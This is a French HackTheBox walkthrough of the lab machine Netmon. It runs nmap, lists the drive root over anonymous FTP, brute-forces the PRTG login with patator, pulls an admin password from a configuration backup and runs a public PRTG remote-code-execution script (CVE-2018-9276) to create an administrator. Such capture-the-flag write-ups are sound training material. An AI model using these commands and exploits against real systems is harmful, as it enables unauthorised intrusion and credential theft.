HackTheBox Walkthrough - Netmon
Machine ciblée : Netmon.
Répertoire : /home/kali/Netmon
Temps passé dessus : 3h
Phase 1 : Reconnaissance
┌──(kali㉿kali)-[~]
└─$
name="Netmon"
repository="/home/kali/$name"
ip="10.10.10.152"
domain='htb'
cd $repository 2&>/dev/null || mkdir $repository && cd $repository
grep "$ip $name ${name}.${domain}" /etc/hosts  >/dev/null || echo "$ip $name ${name}.${domain}" | sudo tee -a /etc/hosts
nmap  -Pn -A -T5 --top-port 1000 -oN $repository/txt $ip
nmap  -Pn -A -T5 -p - -oN $repository/full $ip

Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-24 13:37 EST
Nmap scan report for Netmon (10.10.10.152)
Host is up (0.017s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT    STATE SERVICE      VERSION
21/tcp  open  ftp          Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 02-02-19  11:18PM                 1024 .rnd
| 02-25-19  09:15PM       <DIR>          inetpub
| 07-16-16  08:18AM       <DIR>          PerfLogs
| 02-25-19  09:56PM       <DIR>          Program Files
| 02-02-19  11:28PM       <DIR>          Program Files (x86)
| 02-03-19  07:08AM       <DIR>          Users
|_02-25-19  10:49PM       <DIR>          Windows
80/tcp  open  http         Indy httpd 18.1.37.13946 (Paessler PRTG bandwidth monitor)
| http-title: Welcome | PRTG Network Monitor (NETMON)
|_Requested resource was /index.htm
|_http-trane-info: Problem with XML parsing of /evox/about
|_http-server-header: PRTG/18.1.37.13946
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
| smb-security-mode:
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2022-11-24T18:37:47
|_  start_date: 2022-11-24T18:35:59

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.28 seconds
Phase 2 : Analyse
Du ftp qui semble être à la racine … Pas beau. Et en plus de ça, on a un PRTG Monitor, une solution de supervision. Allons voir.
Phase 3 : User
┌──(kali㉿kali)-[~/Netmon]
└─$ ftp $ip
Connected to 10.10.10.152.
220 Microsoft FTP Service
Name (10.10.10.152:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> cd Users
250 CWD command successful.
ftp> ls
229 Entering Extended Passive Mode (|||49851|)
150 Opening ASCII mode data connection.
02-25-19  10:44PM       <DIR>          Administrator
02-02-19  11:35PM       <DIR>          Public
226 Transfer complete.
ftp> cd Administrator
550 Access is denied.
ftp> cd Public
250 CWD command successful.
ftp> ls
229 Entering Extended Passive Mode (|||49854|)
150 Opening ASCII mode data connection.
02-03-19  07:05AM       <DIR>          Documents
07-16-16  08:18AM       <DIR>          Downloads
07-16-16  08:18AM       <DIR>          Music
07-16-16  08:18AM       <DIR>          Pictures
11-24-22  01:36PM                   34 user.txt
07-16-16  08:18AM       <DIR>          Videos
226 Transfer complete.
ftp> get user.txt
local: user.txt remote: user.txt
226 Transfer complete.
34 bytes received in 00:00 (1.95 KiB/s)
Phase 4 : Elevation de privilege
On vient de récuperer le flag user, on devine que pour la suite, il va falloir jeter un oeil du côté de PRTG.
┌──(kali㉿kali)-[~/Netmon]
└─$ searchsploit PRTG
---------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                    |  Path
---------------------------------------------------------------------------------- ---------------------------------
PRTG Network Monitor 18.2.38 - (Authenticated) Remote Code Execution              | windows/webapps/46527.sh
PRTG Network Monitor 20.4.63.1412 - 'maps' Stored XSS                             | windows/webapps/49156.txt
PRTG Network Monitor < 18.1.39.1648 - Stack Overflow (Denial of Service)          | windows_x86/dos/44500.py
PRTG Traffic Grapher 6.2.1 - 'url' Cross-Site Scripting                           | java/webapps/34108.txt
---------------------------------------------------------------------------------- ---------------------------------
┌──(kali㉿kali)-[~/Netmon]
└─$ /usr/share/exploitdb/exploits/windows/webapps/46527.sh

[+]#########################################################################[+]
[*] Authenticated PRTG network Monitor remote code execution                [*]
[+]#########################################################################[+]
[*] Author: https://github.com/M4LV0   lorn3m4lvo@protonmail.com            [*]
[*] Version: 18.2.38                                                        [*]
[*] CVE: CVE-2018-9276                                                      [*]
[+]#########################################################################[+]

# login to the app, default creds are prtgadmin/prtgadmin. once athenticated grab your cookie and use it with the script.
# run the script to create a new user 'pentest' in the administrators group with password 'P3nT3st!'
Ok donc ça semble pas mal en effet, mais à la lecture du script, il nous faut déjà un compte. Tentons deux trop trucs.
┌──(kali㉿kali)-[~/Netmon]
└─$ patator http_fuzz url=http://netmon/public/checklogin.htm method=POST body='loginurl=""&username="prtgadmin"&password="FILE0"' 0=/usr/share/wordlists/rockyou.txt -x ignore:size=408
Trop long, on oublie. Comme le ftp se trouve à la racine, regardons où PRTG stocke ses credentials. Petite recherche google….
ftp> cd ProgramData/Paessler/PRTG\ Network\ Monitor
250 CWD command successful.
ftp> ls
229 Entering Extended Passive Mode (|||61477|)
125 Data connection already open; Transfer starting.
12-15-21  07:23AM       <DIR>          Configuration Auto-Backups
11-24-22  07:00PM       <DIR>          Log Database
02-02-19  11:18PM       <DIR>          Logs (Debug)
02-02-19  11:18PM       <DIR>          Logs (Sensors)
02-02-19  11:18PM       <DIR>          Logs (System)
11-25-22  12:00AM       <DIR>          Logs (Web Server)
11-24-22  07:00PM       <DIR>          Monitoring Database
02-25-19  09:54PM              1189697 PRTG Configuration.dat
02-25-19  09:54PM              1189697 PRTG Configuration.old
07-14-18  02:13AM              1153755 PRTG Configuration.old.bak
11-25-22  03:35AM              1719643 PRTG Graph Data Cache.dat
02-25-19  10:00PM       <DIR>          Report PDFs
02-02-19  11:18PM       <DIR>          System Information Database
02-02-19  11:40PM       <DIR>          Ticket Database
02-02-19  11:18PM       <DIR>          ToDo Database
226 Transfer complete.
On retrouve bien les fichiers PRTG Configuration.dat et PRTG Configuration.old mais aussi un PRTG Configuration.old.bak qui ne semble pas être fait par PRTG et est sensiblement plus vieux que les autres fichiers. Bon, en vrai, j’ai fouillé comme un connard dans les deux premiers, j’ai lâché l’affaire parce que je cherchais sur user et que la ligne qui match est User … Enjoy.
┌──(kali㉿kali)-[~/Netmon]
└─$ grep -A3 -nir prtgadmin ./PRTG\ Configuration*
./PRTG Configuration.dat:29942:                  prtgadmin
./PRTG Configuration.dat-29943-                </login>
./PRTG Configuration.dat-29944-                <name>
./PRTG Configuration.dat-29945-                  PRTG System Administrator
--
./PRTG Configuration.old.bak:141:             <!-- User: prtgadmin -->
./PRTG Configuration.old.bak-142-             PrTg@dmin2018
./PRTG Configuration.old.bak-143-            </dbpassword>
./PRTG Configuration.old.bak-144-            <dbtimeout>
Ok donc on a un compte. Essayons tout ça.

Ah … Bon, on a vu qu’il y a presque un an d’écart entre les derniers fichier et le fichier bak. Le mot de passe a peut-être changé ?
 On récupère donc nos petits cookies …
──(kali㉿kali)-[~/Netmon]
└─$ /usr/share/exploitdb/exploits/windows/webapps/46527.sh -h http://$name -c "_ga=GA1.1.1318848571.1669363965; _gid=GA1.1.201417790.1669363965; OCTOPUS1813713946=ezVBNkY3OTVCLUI3RkYtNDAxRi04M0Y5LUU5MDQzNUNGRUVEOH0%3D"

[+]#########################################################################[+]
[*] Authenticated PRTG network Monitor remote code execution                [*]
[+]#########################################################################[+]
[*] Date: 11/03/2019                                                        [*]
[+]#########################################################################[+]
[*] Author: https://github.com/M4LV0   lorn3m4lvo@protonmail.com            [*]
[+]#########################################################################[+]
[*] Vendor Homepage: https://www.paessler.com/prtg                          [*]
[*] Version: 18.2.38                                                        [*]
[*] CVE: CVE-2018-9276                                                      [*]
[*] Reference: https://www.codewatch.org/blog/?p=453                        [*]
[+]#########################################################################[+]

 [*] file created
 [*] sending notification wait....
 [*] adding a new user 'pentest' with password 'P3nT3st'
 [*] sending notification wait....
 [*] adding a user pentest to the administrators group
 [*] sending notification wait....
 [*] exploit completed new user 'pentest' with password 'P3nT3st!' created have fun!

┌──(kali㉿kali)-[~/Netmon]
└─$ evil-winrm -i $ip -u  pentest -p P3nT3st!
Ah, ça ne passe pas ? En analysant le code, il est possible de faire la même action que celle qui fait à la main. Une fois cette action faites, vous parvenez bien Administrator de la machine.
Récapitulatif
Là encore, assez frustré par la privilege escalation qui ne marche pas en utilisant le script présent sur searchsploit, mais qui marche en étant faite à la main. Mais l’on peut dire que ça nous apprends qu’il faut toujours vérifier ses exploits et les runs sur des plateformes dev avant ?
J’ai particulièrement apprécié la phase de récupération du mot de passe en 2018 et la phase de réflexion pour la passer en 2019. Je pense que cette partie est malheuresement, ultra réaliste.
A retenir
Jamais, au grand jamais faire tourner un ftp sur la racine …
Faire toujours ses mises à jours
Utiliser des mots de passes robustes et pas prédictible.